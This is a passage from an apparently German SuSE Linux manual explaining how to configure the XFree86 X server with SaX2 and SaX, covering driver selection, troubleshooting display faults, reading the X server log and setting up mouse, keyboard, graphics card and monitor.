Sie können diesen Parameter auch direkt als vga Parameter in der Datei `/etc/lilo.conf` angegeben. Beachten Sie, dass Sie diesen Wert nicht in die **append** Zeile übernehmen, sondern direkt als **vga=x** in die Konfigurationsdatei schreiben. Die Installation von LILO ist im Abschnitt 4.4 auf Seite 125 genauer beschrieben.

Nach dem Start des Linux Systems melden Sie sich bitte wieder als Benutzer **root** am System an und starten SaX2 folgendermaßen:

```
erde:/root # sax2 -m 0=fbdev
```

Bitte beachten Sie, dass es sich bei **0** um eine kleine „Null“ und nicht etwa um ein großes „O“ handelt.

Dies weist den X-Server an, den Treiber für den Framebuffer zu verwenden. Da die Auflösung, Farbtiefe und Bildwiederholrate fest vorgegeben ist, können Sie – falls Sie mit Maus und Tastatureinstellungen zufrieden sind – SaX2 gleich die automatisch ermittelten Daten abspeichern lassen und SaX2 wieder verlassen.

Verwendung des VGA16-Servers Falls Ihre Grafikkarte keine VESA Modi beherrscht bzw. es sich um eine ISA Karte handelt, können Sie auch den Nachfolger des VGA16 Servers, das Modul **vga** verwenden. Dieser wird Ihnen auch vorgeschlagen, wenn der Grafiktreiber nicht automatisch bestimmt werden kann. Wählen Sie in SaX2 unter ‘`Konfiguration der Grafikkarte`’ unter ‘`Driver`’ den Treiber **vga** aus. Sie können dann unter ‘`Desktop`’ später natürlich nur eine Auflösung 640x480 Pixel mit 16 Farben (4 Bit Farbtiefe) auswählen. Wenn Ihre Grafikkarte den VESA-Framebuffer unterstützt, sollte es in der Regel nicht nötig sein, den **vga** Treiber zu verwenden, da der **vga** Treiber leider nur maximal 640x480 Pixel Auflösung ermöglicht. Um den Standard **vga** Treiber gleich beim Start von SaX2 zu verwenden, geben Sie bitte das folgende Kommando ein:

```
erde:/root # sax2 -m 0=vga
```

Da dieser Parameter nur bestimmt, welchen X-Server SaX2 während der Konfiguration verwendet, kann es auch sinnvoll sein, bei einer eigentlich von XFree86

unterstützten Grafikkarte den X-Server mit dieser Option zu starten. Bei bestimmten „bizarren“ Grafikkarten kann es nötig sein, dass Sie eine spezielle Option in der Konfigurationsdatei bei der Verwendung des „normalen“ Treibermoduls benötigen. Starten Sie die Konfiguration mit dem **vga** Modul, und wählen Sie die nötige Option für das „normale“ Treibermodul im ‘Erweitert’ Menü des ‘Grafikkarten’ Dialogs aus.

Auswahl der Maus direkt beim Start von SaX2

Wenn die Maus von SaX2 nicht automatisch erkannt werden kann, besteht auch die Möglichkeit, die Maus gleich beim Start von SaX2 festzulegen und damit die automatische Mauserkennung zu umgehen. Hierzu können Sie über 2 Kommandozeilenparameter das verwendete Protokoll der Maus und die Schnittstelle festlegen. Verwenden Sie hierzu den Parameter **-t**, um das verwendete Protokoll, und den Parameter **-n**, um die Gerätedatei der Maus festzulegen. Folgendes Beispiel konfiguriert die Verwendung einer Intellimouse am PS/2 Port des Computers

```
root@erde:/root > sax2 -t imps/2 -n /dev/psaux
```

Beachten Sie zu den verfügbaren Protokollen die Tabelle 8.1 auf Seite 255 im Abschnitt 8.3.1 auf Seite 253 und die Manpage zur Konfigurationsdatei des X-Servers **XF86Config**.

Die Darstellung ist nicht fehlerfrei

Dieser Abschnitt möchte die gelegentlich auftretenden Fehler eines laufenden X-Servers beleuchten und auch mögliche Abhilfen vorstellen. In der Regel ist die grafische Darstellung nach der Konfiguration mit SaX2 fehlerfrei, insbesondere bei der Verwendung bestimmter Grafikkarten kommt es aber manchmal zu Darstellungsfehlern die sich mit einer Option in der X-Server Konfigurationsdatei /etc/X11/XF86Config beheben lassen.

Manchmal sind Darstellungsfehler aber auch durch Hardwarelimitationen vorgegeben. Insbesondere wenn die Grafikkarte preiswerte DRAM Speicher verwendet kann es passieren, dass die Bandbreite des Speichers für hohe Auflösungen und hoher Bildwiederholrate einfach nicht mehr ausreicht.

Manchmal „rächen“ sich auch optimierte BIOS Einstellungen: Linux bzw. der X-Server „mag“ die BIOS Einstellung **Video memory cache mode**, die manche neuen BIOS Versionen anbieten, nicht. Im Textmodus funktioniert noch alles, offensichtlich „optimiert“ der Chipsatz des Computers dann aber auch Zugriffe auf die Ein-/Ausgabe Register der Grafikkarte, was beim Start des X-Servers zu völlig verkorkster Darstellung mit Falschfarben, manchmal aber auch zum totalen Systemstillstand führt.

Wenn der X-Server überhaupt nicht startet, liegt das praktisch immer an einem Syntax- oder logischen Fehler in der Konfigurationsdatei /etc/X11/XF86Config, evtl. wird auch einfach nicht die in der Konfigurationsdatei eingesetzte Hardware im Rechner gefunden. Analysieren Sie bitte die Protokolldatei des X-Servers, beachten Sie bitte auch den Abschnitt 8.3.3 auf Seite 266.

Im Folgenden eine Auflistung der populärsten Fehler und Möglichkeiten, über die Konfigurationsdatei gegenzusteuern:

- Hauptursache vieler Darstellungsprobleme ist eine zu hoch gewählte `vsync`-Frequenz. Da `hsync` und DotClock hiervon linear abhängig sind, ergeben sich daraus die meisten Probleme.

  Eine Reduktion der Bildwiederholrate auf z. B. 80 Hz ergibt immer noch ein praktisch flimmerfreies Bild, das zudem wesentlich schärfer ist als eines, das beispielsweise mit 160 Hz dargestellt wird. Bei 80 Hz Bildwiederholrate beträgt der Pixeltakt nur die Hälfte des Pixeltaktes bei 160 Hz.

  Probieren Sie daher bitte, die maximal verwendete vertikale Ablenkfrequenz abzusenken. Wählen Sie hierzu den Dialog '`Desktop`' unter SaX2, und stellen Sie darin eine geringere maximal zulässige Ablenkfrequenz ein. Auf modernen Bildschirmen liegt eine angenehme Bildwiederholrate zwischen 80 und 90 Hz.

- Bisweilen gibt es auch Probleme mit dem „Hardwarecursor“: Es wird dann ein viereckiger Block bzw. etwas, das wie ein „Barcode“ aussieht, dargestellt (anstelle des Mauscursors). Probates Gegenmittel: `Option "sw_cursor"` in die `Section "Device"` einsetzen.

- Konfigurationshinweise und der erste Anlaufpunkt bei Problemen: Die `README`-Dateien – diese sind nach Chipsatzherstellern getrennt – im Verzeichnis `/usr/X11R6/lib/X11/doc/`, die Manpages zu den X-Servern, natürlich die FAQ zu XFree86 (`http://www.xfree86.org`) und die SuSE-Seiten für Updates:

  `http://www.suse.de/de/support/xsuse/`

Die folgende Tabelle ist nach Wahrscheinlichkeit geordnet, d. h. in der Regel wird man mit Schritt 1, spätestens mit dem zweiten Schritt Erfolg haben. Schritt 3 beschreibt meist die Holzhammermethode `;-)`

Faktisch alle Optionen werden in die Sektion Device der Datei `/etc/X11/XF86Config` eingetragen.

- **Kein Mauscursor, sondern Barcode oder farbiges Quadrat.**

  1. Option `sw_cursor` in Section Device.
  2. Option `no_imageblt` oder `no_bitblt`.
  3. Option `noaccel`.

- **Bild zu schmal oder gestaucht. Die möglichen Monitoreinstellungen sind schon am Limit.**

  1. Vermutlich ist die Bildwiederholrate bzw. die `hsync`-Frequenz zu hoch eingestellt und am Limit des Monitors. Abhilfe: `vsync`- und/oder `hsync`-Frequenz reduzieren.
  2. Mit dem Programm xvidtune das Bild verschieben. Evtl. ist speziell dieser eine Mode nicht so ganz passend.

3. Parameter `+hsync +vsync` an die Modeline anhängen und probieren, `+` durch `-` zu ersetzen.

- **Beim Verschieben von Fenstern bleiben Striche, Fensterreste oder andere Fragmente stehen. Diese verschwinden auch nach Beenden der Bewegung nicht. Erst ein Refresh des Desktops beseitigt sie.**

  1. Bildwiederholrate oder Auflösung reduzieren.
  2. Je nach Chipsatz entsprechende Optionen aus den `README`-Dateien in `/usr/X11R6/lib/X11/doc/` ansetzen, z. B. die Optionen `fifo_conservative` oder `slow_dram`. *Achtung:* Dies ist vom Grafikchipsatz abhängig!
  3. Option `noaccel`, evtl. reicht auch schon `no_imageblt` oder `no_bitblt`.

- **„Noise" – Bildstörungen beim Verschieben von Fenstern oder Betrachten von Videos, die aber verschwinden, wenn der Bildinhalt statisch ist.**

  1. Bildwiederholrate, Farbtiefe oder Auflösung reduzieren.
  2. Speichertakt der Karte heruntersetzen oder Waitstates entfernen bzw. einfügen. Geht manchmal mit `set_mclk` (nicht bei allen Chipsätzen!). Genaueres im `README`-Verzeichnis. *Achtung*, diese Option ist gefährlich (Karte kann übertaktet werden).
  3. Evtl. ist auch der Bus übertaktet. Bustakt des PCI/VLB- oder ISA-Busses überprüfen.

- **Beim Start von XFree86 wird der Bildschirm schwarz.**

  1. Bildwiederholrate reduzieren.
  2. BIOS Einstellungen des Computers überprüfen. Alle „Optimierungseinstellungen" des BIOS deaktivieren. Ziehen Sie bitte gegebenenfalls das Handbuch ihres Mainboards hinzu. Populäre Problemkandidaten sind die Optionen **`Video memory cache mode`**, **`AGP Aperture size`** und sämtliche Optionen die den PCI Buszugriff regeln, beispielsweise **`PCI Peer concurrency`** o. Ä. Sie finden diese Einstellungen praktisch immer in einem mit **`Advanced Chipset Features`** bezeichneten Menü.
  3. Andere Fehlerquellen in Betracht ziehen: System auf IRQ-Konflikte überprüfen (z. B. PS/2-Maus benötigt IRQ 12).

8.3.4 Die Protokolldatei des X-Servers

Um Probleme des X-Servers zu analysieren, steht Ihnen auch die sehr ausführliche Protokolldatei, die der X-Server beim Start anlegt, zur Verfügung. Diese Datei wird vom XFree86 4.x X-Server nach folgendem Muster angelegt `/var/log/XFree86.Display.Screennummer.log`. Wenn Sie genau einen X-Server starten (was die Regel sein dürfte) und dieser Display Nummer „0" bereitstellt, wird der Dateiname dieser Logdatei also üblicherweise `/var/log/XFree86.`

`0.log` sein. Beachten Sie, dass SaX2 hier eine Ausnahme darstellt: Hier laufen zumindest zeitweise *zwei* X-Server, einer (Display **`:0`**) für die Konfigurationsdialoge und später ein zweiter (Display **`:1`**), um die Einstellungen zu testen.

Beachten Sie bitte, dass sich das Format dieser Datei gegenüber XFree86 3.3.x stark verändert hat. Insbesondere wird jetzt wesentlich klarer unterschieden zwischen Informationsmeldungen, Werten die der Konfigurationsdatei entnommen wurden, Daten die aus der Hardware des Rechners stammen, sowie Warnungen und Fehlern.

Zugriff auf die Protokolldatei des X-Servers haben Sie im Programm SaX2 über die mittlere Maustaste. Hier werden die entsprechenden Typen von Meldungen (Fehler, Informell, Warnung usw.) farbig hervorgehoben. So können Sie schnell das Problem erkennen, wenn der X-Server nicht startet.

Generell sieht der Anfang einer solchen Protokolldatei wie in 8.3.1 aus.

```
XFree86 Version 4.x / X Window System
(protocol Version 11, revision 0, vendor release 6400)
Release Date: 8 March 2000
        If the server is older than 6-12 months, or if your card is
        newer than the above date, look for a newer version before
        reporting problems.  (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.2.13 i686 [ELF] SuSE
Module Loader present
(==) Log file: "/var/log/XFree86.0.log", Time: Sat May 20 13:42:15 2000
(==) Using config file: "/etc/X11/XF86Config"
Markers: (--) probed, (**) from config file, (==) default setting,
         (++) from command line, (!!) notice, (II) informational,
         (WW) warning, (EE) error, (??) unknown.
(==) ServerLayout "Layout[all]"
(**) |-->Screen "Screen[0]" (0)
(**) |   |-->Monitor "Monitor[0]"
```

Datei 8.3.1: Auszug aus der X-Server Protokolldatei

Hieraus können Sie schon folgende Dinge entnehmen:

Es handelt sich um einen XFree86 X-Server in der Version 4.x, kompatibel zu X11R6.4 „vendor release 6400“. Das Releasedatum ist der 8. März 2000. Die Zeile **`Operating System: Linux 2.2.13 i686 [ELF] SuSE`** bezieht sich übrigens auf das System, auf dem der X-Server kompiliert wurde. Die Kernelversion und CPU Bezeichnung kann sich also von Ihrem eigenen System unterscheiden.

Nach diesen Versionsmeldungen erscheinen auch schon die ersten Log-Einträge, die der X-Server beim Start angelegt hat. Ist es überhaupt die richtige Logdatei, neben **`Time:`** wird die Zeit festgehalten, zu der die Protokolldatei angelegt wurde? Manchmal sucht man nämlich in der völlig falschen Protokolldatei. `;-)`

Das Gleiche gilt für die Konfigurationsdatei. Wenn Sie nicht an der Kommandozeile ein anderes File vorgegeben haben, wird auf einem normalen SuSE Linux System hier immer `/etc/X11/XF86Config` stehen.

Die folgende Tabelle 8.3 auf der nächsten Seite erklärt die Bedeutung der beiden eingeklammerten Zeichen am Anfang der weiteren Zeilen:

Zeichen	Bedeutung
(==)	Voreinstellungen des X-Servers
(- -)	Dem System durch eine Abfrage der Hardware entnommene Werte.
(**)	In der Konfigurationsdatei festgelegte Einstellungen.
(++)	Parameter, die Sie an der Kommandozeile angegeben haben.
(!!)	Hier teilt Ihnen der X-Server mit, was er im Detail „tut“.
(II)	Versionsnummern von X-Server Modulen usw. werden meist als „informational messages“ also Informationsmeldungen festgehalten.
(WW)	Warnungen: Hier teilt der X-Server mit, warum er bestimmte Dinge nicht macht, die in der Konfigurationsdatei angegeben sind oder per default aktiviert werden sollten.
(EE)	Fehler! Diese Meldungen führen zum Abbruch des Startvorgangs bzw. des X-Servers. Halten Sie nach Zeilen in der Protokolldatei Ausschau, die mit **(EE)** beginnen, wenn der X-Server nicht startet. Die meisten Fehler können Sie anhand dieser Meldungen selbst beheben.

Tabelle 8.3: Meldungstypen in der X-Server Protokolldatei

Die Protokolldatei können Sie auch im Konfigurationsprogramm SaX2 überprüfen, indem Sie die mittlere Maustaste drücken. Fehler und Warnungen des X-Servers werden farbig hervorgehoben. Diese Datei wird Ihnen auch angezeigt, wenn der X-Server, den SaX2 zu Testzwecken aufruft, nicht startet bzw. mit einem Fehler abbricht.

Wenn beim Starten von SaX2 oder bei den Konfigurationsschritten etwas Unvorhergesehenes passiert, dann werden alle Fehler und Schritte, die SaX2 betreffen, in der Datei `/var/log/SaX.log` festgehalten. Fehler des X-Servers werden, wie oben aufgeführt, in der Datei `/var/log/XFree86.0.log` protokolliert. Anhand dieser Dateien gewinnen Sie Erkenntnisse, wie weiter vorzugehen ist.

8.3.5 Start des X Window System

Das X Window System kann jetzt von jedem Benutzer mit startx gestartet werden. Eine vorkonfigurierte grafische Oberfläche für den fvwm-Windowmanager wird mit dem Beispiel-User zur Verfügung gestellt. Es empfiehlt sich also, startx von diesem Account aus – und *nicht* als `'root'` – aufzurufen. In den Dateien `~/.X.err` und in `/var/log/XFree86.0.log` landen Fehlerausgaben des X11-Servers. Der **`startx`**-Aufruf versteht einige Optionen; so kann z. B. mit

```
tux@erde: > startx -- -bpp 16
```

eine Farbtiefe von 16 Bit angewählt werden.

8.4 Konfiguration mit SaX

SaX (engl. ***S**uSE **A**dvanced **X** Configuration Tool*) können Sie zur Konfiguration von XFree86 3.3.x verwenden. Wenn Sie schon die Verwendung von XFree86 4.x eingerichtet haben, erscheint beim Aufruf von SaX ein Hinweis, dass Ihr System XFree86 4.x verwendet und Sie daher SaX2 zur Konfiguration der grafischen Oberfläche verwenden müssen. Falls Sie trotzdem fortfahren, wird Ihr System zur Verwendung von XFree86 3.3.x eingestellt. Hierbei werden einige Links umgestellt, damit in Zukunft XFree86 3.3.x gestartet werden kann.



Hinweis

Sie müssen das Programm SaX (**sax**) als Benutzer `'root'` starten. Sie können SaX auch von YaST aus starten: '`Administration des Systems`' und weiter mit '`XFree86[tm] konfigurieren`' (vgl. Abschnitt 3.6 auf Seite 102).

Auf der Kommandozeile können Sie das Programm aufrufen mit:

```
erde:/root # sax
```

Sobald das Programm gestartet ist, wird zunächst nach installierten PCI-Steckkarten gesucht. Wenn eine PCI-Grafikkarte gefunden wurde, wird diese identifiziert und im Programm unter '`Graphikkarte`' angezeigt.

Nach dem PCI-Scan wird das Hauptfenster geöffnet, in dem die Karteikarten für die Maus ('`Maus`'), die Tastatur ('`Tastatur`'), die Grafikkarte ('`Grafikkarte`'), den Monitor ('`Monitor`') und die Bildschirmoberfläche ('`Bildschirm`') dargestellt werden. Sodann lädt SaX aus einer mitgelieferten Datenbank zahlreiche Hardware-Informationen, aus denen im Folgenden die eigenen Komponenten ausgewählt werden können. Die bei der Überprüfung des Systems gefundenen Daten werden unter den jeweiligen Punkten dargestellt; so finden Sie z. B. Ihren Grafikkartentyp unter der Karteikarte '`Graphikkarte`'.

SaX versucht zwar, Ihre Hardware möglichst vollständig zu erkennen; um aber sicher zu gehen, dass die Konfiguration vollständig und richtig ist, müssen Sie auf jeden Fall alle Einstellungen des SaX überprüfen, und gegebenenfalls korrigieren!

Das Programm stellt Ihnen dazu im Wesentlichen fünf „Karteikarten“ zur Verfügung, nämlich '`Maus`', '`Tastatur`', '`Graphikkarte`', '`Monitor`' und '`Bildschirm`'. Alle Karten sind mit einem Einfachklick auf den entsprechenden Titel („Reiter“ der jeweiligen Karte) zu erreichen.

Für den Fall, dass Ihre Maus noch nicht richtig konfiguriert ist, haben Sie alternativ die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der (Tab)-Taste können Sie die einzelnen Eingabefelder einer Karteikarte ansteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange (Tab), bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit (←) bzw. (→) die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit (↵) (= (Enter)) wird diese angezeigt. Auf jeder Karteikarte befinden sich mehrere Bedienelemente, wie z. B. Schaltflächen (engl. *buttons*),

Auswahllisten (engl. *listboxes*) und Eingabefelder (engl. *entry fields*). Auch diese lassen sich vollständig über die Tastatur manipulieren. Um einen Button zu erreichen (z. B. ‘Anwenden’), drücken Sie solange Tab, bis dieser gewünschte Button schwarz umrahmt ist. Mit ⏎ oder ␣ wird der Button dann niedergedrückt und die gewünschte Aktion ausgelöst. Mit F10 gelangen Sie in die Menüleiste am oberen Rand.

Um einen Eintrag in einer Listbox zu selektieren, drücken Sie solange die Taste Tab, bis die betreffende Box umrahmt ist. Mit ↑ und ↓ können Sie durch die farbige Markierung einen Eintrag aussuchen, der dann durch Druck auf Enter gesetzt, d. h. aktiv wird.

Die Maus

Die Karteikarte ‘Maus’ ist nach dem Start des Programms als Erste zu sehen (Abbildung 8.8).




Abbildung 8.8: SaX: Mauseinstellungen

Wenn Sie Ihre Maus im Laufe der Linux-Erstinstallation schon konfiguriert haben, z. B. beim Einrichten von gpm, werden diese Daten von SaX übernommen, und Ihre Maus steht Ihnen sofort auch unter dem X Window System zur Verfügung – Sie können in diesem Fall mit der weiteren Konfiguration fortfahren.

Falls Sie jedoch Ihre Maus nicht konfiguriert haben, können sie dies jetzt nachholen. Drücken Sie zweimal Tab, und wählen Sie die passende Maus unter ‘Hersteller’ aus (mit ↑ und ↓ können Sie die Liste durchgehen); mit Enter wird der von Ihnen markierte Hersteller aus der Liste ausgewählt. Gehen Sie mit Tab in die Auswahlliste ‘Modell’ und wählen Sie den richtigen Maustyp. Durch Druck auf die ‘Anwenden’-Taste können Sie überprüfen, ob Ihre Auswahl richtig war. Danach sollte sich der Mauszeiger bewegen lassen.

Falls Sie nicht genau wissen, welchen Maustyp Sie haben oder falls Ihre Maus nicht aufgeführt wird und bei einer seriellen Maus ‘`Microsoft`’ mit der Type ‘`Standard Mouse`’ nicht funktioniert, wählen Sie das Untermenü ‘`Erweitert`’ an, um direkt ein Maus-Protokoll festzulegen. Dort lassen sich zudem weitergehende Optionen konfigurieren, z. B. die Baudrate und die „3-Tasten-Emulation“. Über ‘`Erweitert`’ stehen im Einzelnen die folgenden Karten zur Verfügung:



Abbildung 8.9: SaX: Erweiterte Mauseinstellungen

‘`Treiber`’: Im Falle eines unbekannten Herstellers kann hier das Maus-‘`Protokoll`’ direkt festgelegt werden. Auch ist die Gerätedatei (engl. *device*) auszuwählen. Für eine Busmouse sollten Sie die entsprechende PS/2-Variante ausprobieren.

‘`Eigenschaften`’: Feineinstellungen festlegen, wie schnell die Maus ansprechen soll.

‘`Optionen`’: 3 Tasten emulieren etc.

‘`Test`’: Im unteren Teil der symbolischen Maus im Rahmen ‘`Testfeld`’ können Sie die Mauskonfiguration überprüfen (Abbildung 8.9). Wenn die Maus richtig eingerichtet ist, blinken beim Klicken der Maustasten die Maustasten-Symbole auf dem Bildschirm.

Die Tastatur

Als Tastatur ist standardmäßig ein Windows 95/98-Keyboard mit der Tastaturbelegung `Deutsch` eingetragen (Abbildung 8.10 auf der nächsten Seite). Sollten

Sie eine andere Tastatur haben, müssen Sie hier die richtigen Einstellungen vornehmen, denn das Keyboard ist eine der wenigen Hardwarekomponenten, die nicht selbstständig erkannt werden.




Abbildung 8.10: SaX: Tastatur

Durch Vergleichen Ihrer Tastatur mit dem am Bildschirm angezeigten ‘`Tastaturabbild`’ können Sie leicht das für Sie passende Modell unter ‘`Modell`’ einstellen. Vergessen Sie auch nicht, als ‘`Sprache`’ `German` einzustellen, falls dies nicht sowieso der Fall ist. Neben dem Button ‘`Löschen`’ gibt es ein Testfeld, in welchem Sie die getroffene Tastatureinstellung durch Tippen von verschiedenen Buchstaben und Zeichen überprüfen können – vergessen Sie die Umlaute nicht!

Der Schalter ‘`"Tote" Tasten verlegen`’ dient bei deutschen Tastaturen dazu, dass alle Zeichen auf der Tastatur – auch z. B. die Tilde – unter X durch einfaches Drücken sofort dargestellt werden.

Einstellungen in ‘`Erweitert`’ benötigen Sie wahrscheinlich nicht…

Durch den ‘`Anwenden`’-Knopf werden auch hier die Änderungen wirksam.

Die Grafikkarte

Auf der ‘`Graphikkarte`’-Karteikarte können in der linken Auswahlliste der Hersteller und in der rechten Liste das jeweilige Kartenmodell selektiert werden (Abbildung 8.11 auf der nächsten Seite). SaX versucht, die Grafikkarte selbstständig zu erkennen, was für PCI-Grafikkarten im Allgemeinen sehr zuverlässig funktioniert. Das Utility greift dabei auf eine umfangreiche Datenbank aktueller Grafikhardware zurück, die auch unter `http://cdb.suse.de/` abrufbar ist. Die gefundene Hardware wird farbig hervorgehoben.





Abbildung 8.11: SaX: Grafikkarte



Hinweis

Mitunter gibt es verschiedene „Revisionen“ einer Grafikkarte unter der gleichen Typenbezeichnung, aber mit geänderter Hardware (anderer Ramdac). So kann es passieren, dass SaX Werte anzeigt, die von denen des Handbuchs zur Grafikkarte abweichen. In einem solchen Fall sind die Angaben aus dem Handbuch des Hardwareherstellers einzutragen. Wählen Sie dazu den Knopf ‘`Erweitert`’.

Unter dem Knopf ‘`Erweitert`’ verbergen sich fortgeschrittene Einstelloptionen (Abbildung 8.12 auf der nächsten Seite). Diese kommen zum Zuge, wenn Sie den X-Server direkt auswählen (‘`Server-Einstellungen`’), die Größe des Speichers auf der Grafikkarte den Ramdac-Wert spezifizieren bzw. einen speziellen Ramdac- oder Clock-Chip (unter ‘`Chipsätze`’) für Ihre Grafikkarte selbst einstellen wollen. Setzen Sie den Ramdac-Wert insbesondere dann etwas herunter, wenn es zu Fehldarstellungen bei Fenster-Operationen kommt, z. B. wenn beim Verschieben eines Fensters Fragmente der Titelzeile kurzzeitig aufblinken.

Manche Grafikkarten benötigen besondere ‘`Optionen`’, die hier im erweiterten Menü ihren Platz gefunden haben; für einen Standardfall wird dieser Punkt nicht benötigt.



Tipp

ISA-Karten werden nicht „automagisch“ erkannt; für diese muss vom Benutzer der passende Server „von Hand“ ausgewählt werden.




Abbildung 8.12: SaX: Grafikkarte – Erweiterte Möglichkeiten

Falls Sie bei der Auswahl Ihrer Grafikkarte die Fehlermeldung `"The SVGA server is not installed..."` lesen, so müssen Sie mit YaST das in der Fehlermeldung angegebene Paket nachinstallieren (vgl. Abschnitt 3.4 auf Seite 95).

Der Monitor

Die letzte große Hürde auf dem Weg zu einem laufenden X-Server ist die Einstellung des verwendeten Monitors. Auch hier lässt sich aus der linken der beiden Listen auf der Karteikarte ‘`Monitor`’ der ‘`Hersteller`’ des Monitors auswählen. Durch einen weiteren Mausklick ist es möglich, das eigene Modell aus der rechten Liste (‘`Type`’) auszuwählen. Sollte der eigene Monitor wider Erwarten nicht in der Liste zu finden sein, können durch den Druck auf den ‘`Erweitert`’-Knopf monitorspezifische Horizontal- und Vertikalfrequenzen eingegeben werden. Diese stehen gewöhnlich in Ihrem Handbuch zum Monitor.

Falls Ihnen keinerlei Daten über den Monitor bekannt sind, stellt SaX standardmäßig die Horizontalfrequenzen von 29-61 kHz und die Vertikalfrequenzen von 60-70 Hz ein. Diese sind für die meisten Monitore unschädlich.

Falls jedoch beim Starten des X-Servers das Bild dunkel bleibt oder sehr stark flimmert, sollten Sie den Server mit (Strg) + (Alt) + (←) sofort wieder beenden; mit (←) ist die „Rücklöschtaste“ gemeint! Andernfalls kann der Monitor beschädigt oder zerstört werden!

Der Bildschirm

Wenn Sie mit der Installation Ihrer Grafikkarte Erfolg gehabt haben, stehen Ihnen eine Vielzahl von Auflösungen und Farbtiefen zur Verfügung, die im ‘`Bildschirm`’-Menü verwaltet werden können (Abbildung 8.13 auf der nächsten Seite). Die ‘`Bildschirm`’-Karte erinnert im Layout eventuell an andere Betriebssysteme. `;-)`




Abbildung 8.13: SaX: Bildschirm

Auf der ‘`Arbeitsoberfläche`’ können Sie zu jeder Farbtiefe (‘`Farben`’) eine Auflösung (‘`Auflösungen`’) auswählen.

Wenn Sie für eine Liste mehrerer Auflösungen eine bestimmte Farbtiefe einstellen wollen, können Sie dies im Experten-Modus (‘`Erweitert`’, Abbildung 8.14) tun:

